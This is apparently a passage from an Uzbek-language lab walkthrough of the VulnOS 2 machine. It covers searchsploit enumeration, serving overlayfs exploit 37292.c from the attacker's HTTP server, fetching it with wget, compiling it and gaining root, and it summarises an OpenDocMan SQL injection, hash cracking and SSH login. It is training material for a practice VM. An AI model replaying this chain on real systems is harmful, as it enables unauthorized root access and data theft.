Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7 | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynam | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/s | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privi | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1) | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Esc | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Pr | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (K | linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Pri | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC) | linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation | linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation | linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation | linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow | linux/local/44204.md
-----

Shellcodes: No Results

(saidislom@kali)-[~]
$ |
```

Kali mashinasida `searchsploit Ubuntu 14.04` orqali lokal imtiyozlarni oshirish zaifliklari qidirildi va yadro uchun mos keluvchi `overlayfs` ekspluatatsiyasi (`37292.c`) tanlandi.

```
python3 -m http.server 8000

(saidislom@kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Kali terminalida `python3 -m http.server 8000` orqali lokal HTTP server ko'tarilib, ekspluatatsiya fayli tarmoq orqali yuklab olishga tayyorlandi.

```
ssh webmin@192.168.56.104

* Documentation: https://help.ubuntu.com/

System information as of Tue Sep 15 17:22:47 CEST 2026

System load: 0.0           Memory usage: 3%   Processes:    65
Usage of /:  5.7% of 29.91GB Swap usage:  0%   Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Wed May  4 10:41:07 2016
$ whoami
webmin
$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 athlon i686 GNU/Linux
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:   Ubuntu 14.04.4 LTS
Release:      14.04
Codename:     trusty
$ cd /tmp
$ wget http://192.168.56.1:8000/37292.c
--2026-09-15 18:30:49-- http://192.168.56.1:8000/37292.c
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[=====>] 4,968      --.-K/s   in 0s

2026-09-15 18:30:49 (580 MB/s) - '37292.c' saved [4968/4968]

$ ls
37292.c
$ saidislom
```

Nishon serverning `/tmp` katalogiga o'tildi va `wget http://192.168.56.1:8000/37292.c` buyrug'i orqali ekspluatatsiya kodi muvaffaqiyatli yuklab olindi.

```
ssh webmin@192.168.56.104
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 athlon i686 GNU/Linux
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 14.04.4 LTS
Release: 14.04
Codename: trusty
$ cd /tmp
$ wget http://192.168.56.1:8000/37292.c
--2026-09-15 18:30:49-- http://192.168.56.1:8000/37292.c
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[=====] 4,968 --.-K/s in 0s

2026-09-15 18:30:49 (580 MB/s) - '37292.c' saved [4968/4968]

$ ls
37292.c
$ gcc 37292.c -o shell
$ whoami
webmin
$ ./shell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1001(webmin)
# saidislom
```

`gcc 37292.c -o shell` orqali ekspluatatsiya kodi kompilyatsiya qilindi va `./shell` ishga tushirildi. Natijada yadro zaifligi ekspluatatsiya qilinib, to'liq `root` (`uid=0(root)`) huquqi qo'lga kiritildi.

Xulosa va Zaifliklar tahlili:

VulnOS 2 mashinasi quyidagi asosiy bosqichlar va zaifliklar zanjiridan iborat bo'ldi:

- **Reconnaissance & Enumeration:** Nishon IP (`192.168.56.104`) ning 22 (SSH), 80 (HTTP) va 6667 (IRC) portlari ochiqligi aniqlandi. 80-portda JABC veb-sayti va ichki `/jabcd0cs/` katalogida OpenDocMan v1.2.7 tizimi topildi.
- **Vulnerability Analysis (CVE-2014-1945):** OpenDocMan 1.2.7 versiyasidagi `/ajax_udf.php` faylida `add_value` parametri orqali autentifikatsiyasiz SQL Injection zaifligi mavjudligi aniqlandi.
- **Database Exploitation (sqlmap):** `sqlmap` yordamida ma'lumotlar bazasi eksfiltratsiya qilindi va `webmin` foydalanuvchisining MD5 xesh paroli qo'lga kiritildi.
- **Initial Foothold:** MD5 xeshi RockYou lug'ati yordamida ochilib (parol: `webmin1980`), SSH orqali `webmin` foydalanuvchisi sifatida serverga kiritildi.
- **Privilege Escalation (Root):** Eski Linux yadrosi (3.13.0-24-generic Ubuntu 14.04) dagi `overlaysfs` zaifligi (`37292.c`) ekspluatatsiya qilindi va to'liq `root` (`uid=0(root)`) huquqi muvaffaqiyatli qo'lga kiritildi.